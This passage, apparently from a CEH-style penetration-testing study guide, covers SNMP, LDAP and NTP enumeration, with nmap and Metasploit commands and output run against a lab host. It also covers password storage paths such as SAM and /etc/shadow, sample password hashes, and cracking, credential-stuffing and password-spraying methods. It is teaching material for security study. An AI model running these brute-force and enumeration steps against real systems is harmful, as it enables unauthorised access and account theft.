
Different variables are:

- ✓ GetRequest –
  SNMP manager sends this message to request data from SNMP agent. It is simply used to retrieve data from SNMP agent. In response to this, SNMP agent responds with requested value through response message.
- ✓ GetNextRequest –
  This message can be sent to discover what data is available on a SNMP agent. The SNMP manager can request data continuously until no more data is left. In this way, SNMP manager can take knowledge of all the available data on SNMP agent.
- ✓ GetBulkRequest –
  This message is used to retrieve large data at once by the SNMP manager from SNMP agent. It is introduced in SNMPv2c.
- ✓ SetRequest –
  It is used by SNMP manager to set the value of an object instance on the SNMP agent.
- ✓ Response –
  It is a message send from agent upon a request from manager. When sent in response to Get messages, it will contain the data requested. When sent in response to Set message, it will contain the newly set value as confirmation that the value has been set.
- ✓ Trap –
  These are the message send by the agent without being requested by the manager. It is sent when a fault has occurred.
- ✓ InformRequest –
  It was introduced in SNMPv2c, used to identify if the trap message has been received by the manager or not. The agents can be configured to set trap continuously until it receives an Inform message. It is same as trap but adds an acknowledgement that trap doesn't provide.



❖ Snmp enumeration using scripts

✓ Turn on snmp on victim pc



✓ Scanning snmp using nmap UDP scan (snmp works as both TCP and UDP)

```
root@kali:~# nmap -sU -p 161 10.10.10.12

Starting Nmap 7.60 ( https://nmap.org ) at 2020-01-28 06:42 EST
Nmap scan report for 10.10.10.12
Host is up (0.0016s latency).

PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 00:15:5D:28:17:D2 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 13.41 seconds
```

✓ Running scripts to extract valid credentials of snmp

```
root@kali:~# nmap -sU -p 161 --script=snmp-brute 10.10.10.12

Starting Nmap 7.60 ( https://nmap.org ) at 2020-01-28 06:43 EST
Nmap scan report for 10.10.10.12
Host is up (0.0020s latency).

PORT    STATE         SERVICE
161/udp open|filtered snmp
| snmp-brute:
|_   public - Valid credentials
MAC Address: 00:15:5D:28:17:D2 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 15.07 seconds
```

✓ Run metasploit

✓ Set module

```
msf > use auxiliary/scanner/snmp/snmp_login
```

✓ Set RHOST from options

✓ Exploit

```
msf auxiliary(scanner/snmp/snmp_login) > exploit

[!] No active DB -- Credential data will not be saved!
[+] 10.10.10.12:161 - Login Successful: public (Access level: read-only); Proof (sysDescr.0): Hardware: Intel64 Family 6 M
 79 Stepping 1 AT/AT COMPATIBLE - Software: Windows Version 6.3 (Build 9600 Multiprocessor Free)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- ✓ Run the module to enumerate snmp

```
msf auxiliary(scanner/snmp/snmp_login) > use auxiliary/scanner/snmp/snmp_enum
msf auxiliary(scanner/snmp/snmp_enum) > set RHOSTS 10.10.10.12
RHOSTS => 10.10.10.12
msf auxiliary(scanner/snmp/snmp_enum) > exploit
```

- ✓ User account details can be seen

```
[+] 10.10.10.12, Connected.

[*] System information:

Host IP                       : 10.10.10.12
Hostname                      : WIN-25QPFK98RG9.CEH.com
Description                   : Hardware: Intel64 Family 6 Model 79 Stepping 1 AT/AT COMPATIBLE - Software: Windows Versio
3 (Build 9600 Multiprocessor Free)
Contact                       : -
Location                      : -
Uptime snmp                   : 00:20:08.95
Uptime system                 : 00:19:23.75
System date                   : 2020-1-28 03:47:40.1

[*] User accounts:

["Guest"]
["jason"]
["krbtgt"]
["martin"]
["shiela"]
["Administrator"]
```

- ✓ Network interfaces

```
[*] Network interfaces:

Interface                     : [ up ] Software Loopback Interface 1
Id                            : 1
Mac Address                   : :::::
Type                          : softwareLoopback
Speed                         : 1073 Mbps
MTU                           : 1500
In octets                     : 0
Out octets                    : 0

Interface                     : [ up ] WAN Miniport (L2TP)
Id                            : 2
Mac Address                   : :::::
Type                          : unknown
Speed                         : 0 Mbps
MTU                           : 1460
In octets                     : 0
Out octets                    : 0
```

✓ Routing info

```
[*] Network IP:

Id                  IP Address          Netmask             Broadcast
12                  10.10.10.12         255.255.255.0       1
1                   127.0.0.1           255.0.0.0           1
16                  169.254.65.231      255.255.0.0         1

[*] Routing information:

Destination         Next hop            Mask                Metric
0.0.0.0             10.10.10.1          0.0.0.0             276
10.10.10.0          10.10.10.12         255.255.255.0       276
10.10.10.12         10.10.10.12         255.255.255.255     276
10.10.10.255        10.10.10.12         255.255.255.255     276
127.0.0.0           127.0.0.1           255.0.0.0           306
127.0.0.1           127.0.0.1           255.255.255.255     306
127.255.255.255     127.0.0.1           255.255.255.255     306
169.254.0.0         169.254.65.231      255.255.0.0         266
169.254.65.231      169.254.65.231      255.255.255.255     266
169.254.255.255     169.254.65.231      255.255.255.255     266
224.0.0.0           127.0.0.1           240.0.0.0           306
255.255.255.255     127.0.0.1           255.255.255.255     306
```

✓ Port details

```
[*] TCP connections and listening ports:

Local address       Local port          Remote address      Remote port         State
0.0.0.0             88                  0.0.0.0             0                   listen
0.0.0.0             135                 0.0.0.0             0                   listen
0.0.0.0             389                 0.0.0.0             0                   listen
0.0.0.0             445                 0.0.0.0             0                   listen
0.0.0.0             464                 0.0.0.0             0                   listen
0.0.0.0             593                 0.0.0.0             0                   listen
0.0.0.0             636                 0.0.0.0             0                   listen
0.0.0.0             1025                0.0.0.0             0                   listen
0.0.0.0             1026                0.0.0.0             0                   listen
0.0.0.0             1027                0.0.0.0             0                   listen
0.0.0.0             1028                0.0.0.0             0                   listen
0.0.0.0             1030                0.0.0.0             0                   listen
0.0.0.0             1031                0.0.0.0             0                   listen
0.0.0.0             1032                0.0.0.0             0                   listen
0.0.0.0             1040                0.0.0.0             0                   listen
```

✓ Device info

```
[*] Device information:

Id                  Type                Status              Descr
1                   Printer             running             Send to Microsoft OneNote 16 Driver
2                   Printer             running             Microsoft XPS Document Writer v4
3                   Processor           running             Unknown Processor Type
4                   Network             unknown             Software Loopback Interface 1
5                   Network             unknown             WAN Miniport (L2TP)
6                   Network             unknown             WAN Miniport (SSTP)
7                   Network             unknown             WAN Miniport (IKEv2)
8                   Network             unknown             WAN Miniport (PPTP)
9                   Network             unknown             WAN Miniport (PPPOE)
10                  Network             unknown             WAN Miniport (IP)
11                  Network             unknown             WAN Miniport (IPv6)
12                  Network             unknown             WAN Miniport (Network Monitor)
13                  Network             unknown             Microsoft Kernel Debug Network Adapter
14                  Network             unknown             RAS Async Adapter
```

- ✓ Running software components

```
[*] Software components:

Index           Name
1               Mozilla Firefox 58.0.1 (x64 en-US)
2               Mozilla Maintenance Service
3               Microsoft Office Professional Plus 2016
4               WinRAR 5.50 (64-bit)
5               Microsoft Visual C++ 2010  x64 Redistributable - 10.0.40219
6               Java 8 Update 161 (64-bit)
7               Microsoft Visual C++ 2012 x64 Additional Runtime - 11.0.61030
8               Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.17
9               Microsoft Office Professional Plus 2016
10              Microsoft Access MUI (English) 2016
11              Microsoft Excel MUI (English) 2016
12              Microsoft PowerPoint MUI (English) 2016
13              Microsoft Publisher MUI (English) 2016
14              Microsoft Outlook MUI (English) 2016
15              Microsoft Word MUI (English) 2016
16              Microsoft Office Proofing Tools 2016 - English
```


- ✓ Running processes


```
[*] Processes:

Id              Status          Name               Path                 Parameters
1               running         System Idle Process
4               running         System
268             running         smss.exe
348             running         svchost.exe        C:\Windows\system32\-k LocalServiceNoNetwork
372             running         csrss.exe
436             running         csrss.exe
444             running         wininit.exe
472             running         winlogon.exe
536             running         services.exe
544             running         lsass.exe          C:\Windows\system32\
676             running         svchost.exe        C:\Windows\system32\-k DcomLaunch
704             running         svchost.exe        C:\Windows\system32\-k RPCSS
804             running         dwm.exe
```

- ➢ LDAP

Lightweight Directory Access Protocol (LDAP) is an internet protocol works on TCP/IP, used to access information from directories. LDAP protocol is basically used to access an active directory. LDAP enumeration can be used to gain information about group names, user names, account info, system names etc.

- Using AD explorer





❖ NTP

Network Time Protocol (NTP) is a protocol that synchronizes the clocks of computer systems over data networks. NTP was designed by David L. Mills. NTP permits network devices to synchronize their time settings with the NTP server. NTP is one of the most established internet protocols in current use.

The NTP client initiates a time-request exchange with the NTP server. As a result of this exchange, the client is able to calculate the link delay and its local offset, and adjust its local clock to match the clock at the server's computer. As a rule, six exchanges over a period of about five to 10 minutes are required to initially set the clock.
Once synchronized, the client updates the clock about once every 10 minutes, usually requiring only a single message exchange. In addition to client-server synchronization. This transaction occurs via the User Datagram Protocol on port 123.
NTP uses Coordinated Universal Time (UTC) to synchronize computer clock times.
Through NTP enumeration you can gather information such as lists of hosts connected to

- ✓ NTP server
- ✓ IP addresses
- ✓ System names and OSs running on the client system in a network.

- System hacking

Methodical approach that includes cracking passwords, escalating privileges, executing apps, etc. There are 3 goals in this step.

- ✓ Gaining access
- ✓ Maintaining access
- ✓ Covering tracks

➢ Gaining access

❖ Password cracking

Password cracking is the process of attempting to gain Unauthorized access to restricted systems using common passwords or algorithms that guess passwords. In other words, it's an art of obtaining the correct password that gives access to a system protected by an authentication method.

The cracking process can involve either comparing stored passwords against word list or use algorithms to generate passwords that match.


This is usually accomplished by,

- ✓ Via various types of attacks
- ✓ Recovery and exploitation of passwords stored on the system
- ✓ Use of password decryption software
- ✓ Social engineering

- Most users pick something they know for passwords
  - ✓ Names of family members, pets, sports teams, schools, comic book heroes
  - ✓ Swear words, locations, religious names
  - ✓ Adding numbers to the end/beginning (birth year)

- Proper password policies should include
  - ✓ Something you are (biometrics)
  - ✓ Something you have (CAC card)
  - ✓ Something you know (password)


- Looking for local password policies (*gpedit.msc*)



- Password complexity
  - ✓ It contains at least 8 characters.
  - ✓ It contains at least one digit.
  - ✓ It contains at least one lower case alphabet.
  - ✓ It contains at least one upper case alphabet.
  - ✓ It contains at least one special character which includes !@#$%^&*()-+

- Checking password complexity using online resources (www.random-ize.com)

- Where are passwords stored?
  - ✓ In windows
    - Local machines
      - C:\windows\system32\config\SAM
      - Registry: HKLM/SAM



    - Active directory
      - C:\windows\NTDS

  - ✓ In Linux
    - Local machines
      - /etc/shadow
      - /etc/passwd

```
kali:$6$QvPAw9OBt..VnSAU$wyeJkkHdxeVtsP7GVe7neOWclI/8PEWHKTHHvbuPUVH21sdOBLC.vcgrS0.WmeNs4sOLX0
HeBDQto3YNwHBnV0:18470:0:99999:7:::
systemd-coredump:!*:18470::::::
root@kali:~#
```

- ✓ In mac os
  - /var/db/dslocal/nods/default/users
  - <user>.plist=>ShadowHashData Property

It's hard to gain passwords by just grabbing those files because the passwords are stored as hash values. Hash values are generated by one-way algorithm so can't be used reverse encrypting methods.


- Password cracking techniques
  - ✓ Dictionary attacks
  - ✓ Brute-force attack
  - ✓ Syllable attack
  - ✓ Rule based attacks

- Dictionary attack

With a dictionary attack you load a file of dictionary words into the password cracking tool, and if the password is one of the words within the dictionary file it is cracked. It is important to note that dictionary files are available for many languages; therefore, it is a simple process of loading your dictionary for the country in which you are conducting the testing. Consultants have successfully cracked many passwords of foreign languages using this technique—a dictionary even exists for the Klingon language.

Some Password Cracking Software:

- ✓ John the Ripper
- ✓ L0phtCrack
- ✓ Aircrack-ng




- Brute-force attack

This method is similar to the dictionary attack. Brute force attacks use algorithms that combine alpha-numeric characters and symbols to come up with passwords for the attack. For example, a password of the value "password" can also be tried as p@$$word using the brute force attack.

In the brute force method of password attacking, the concept is to try every possible combination of characters until a password is found. It is the slowest method of attack, but given enough time and resources it will discover any password.

- Syllable attack

The syllable attack is a combination of brute force attack and dictionary attack. The technique usually is used when the password is known to be a nonexistent word.



- Rule-based attack

The rule-based attack is used when the perpetrator is able to get some information about the password, usually following some form of enumeration that has identified the password policy in place for an organization. For example, if the policy indicates that the length of the password is not fewer than eight characters and must contain at least numbers and a special character, the perpetrator will adjust and customize the cracking tool for this.

- Hybrid attack

A hybrid attack is used to find a password that is a dictionary word with combinations of characters prepended or post pended to it. This attack is surprisingly successful, because in most cases users will select a password that is a dictionary word surrounded by additional characters.

❖ Guessing attack

In the guessing attack, perpetrators are successful when they are able to guess a person's password. This can occur if a user has selected a blank password. It can also occur if the user has chosen a simple password such as “password.” Some users think they are smart, and will try a word in reverse, such as “drowssap.” Another problem is when users select a password based on their kids, spouse, relative, or other personal information that is easy to identify.


❖ Credential stuffing

Credential stuffing is a cyberattack method in which attackers use lists of compromised user credentials to breach into a system. The attack uses bots for automation and scale and is based on the assumption that many users reuse usernames and passwords across multiple services. Statistics show that about 0.1% of breached credentials attempted on another service (other web sites) will result in a successful login.

In a modern web application with basic security measures in place, brute force attacks are likely to fail, while credential stuffing attacks can succeed. The reason is that even if you enforce strong passwords, users may share that password across services, leading to a compromise.

Here is a typical process followed by an attacker in a large-scale credential stuffing attack. The attacker:

1. Sets up a bot that is able to automatically log into multiple user accounts in parallel, while faking different IP addresses.
2. Runs an automated process to check if stolen credentials work on many websites. By running the process in parallel across multiple sites, reducing the need to repeatedly log into a single service.
3. Monitors for successful logins and obtains personally identifiable information, credit cards or other valuable data from the compromised accounts.
4. Retains account information for future use, for example, phishing attacks or other transactions enabled by the compromised service.



❖ Password spraying

Password spraying is a type of brute force attack where the hacker tries to gain access to an organization's systems by testing out a small number of commonly used passwords on a large number of accounts, on the assumption that within a large group of people, there's likely to be at least one using a common password. This slower approach allows hackers to attempt to gain access to multiple accounts without getting locked out, which would alert the target to what's happening.

❖ Default passwords

A default password is a standard pre-configured password for a device. Such passwords are the default configuration for many devices and, if unchanged, present a serious security risk. Typical examples of default passwords include admin, password and guest. Furthermore, a vendor generally uses a single default password, which can be easily found online through search or on websites that provide compiled lists.

Default passwords are commonly used for routers, access points, switches and firewalls. They are also common in embedded systems, industrial control systems (ICS) and remote terminal interfaces such as Telnet and SSH.

Attackers use default passwords present in the list of words or dictionary that they use to perform password guessing attack.


Online Tools to Search Default Passwords

- *https://www.fortypoundhead.com*
- *https://cirt.net*
- *http://www.defaultpassword.us*
- *http://defaultpasswords.in*
- *http://www.routerpasswords.com*
- *http://www.defaultpassword.com*
- *https://default-password.info*


❖ LM hash generating

✓ LM hash/NTLM stores passwords up to 14 characters

✓ All letters are converted to upper case




✓ Padded with blank characters to fill out all 14 characters



✓ Then split into 7-character strings

✓ Each 7-character string is then encrypted and combined back



Add NTLM and Stored As:

- Bwayne:1005:86D8D0AEB8D112F8F9954FC9DF57E012:ED7B273FDE21FFE559AC8D1B9D3729BC:::
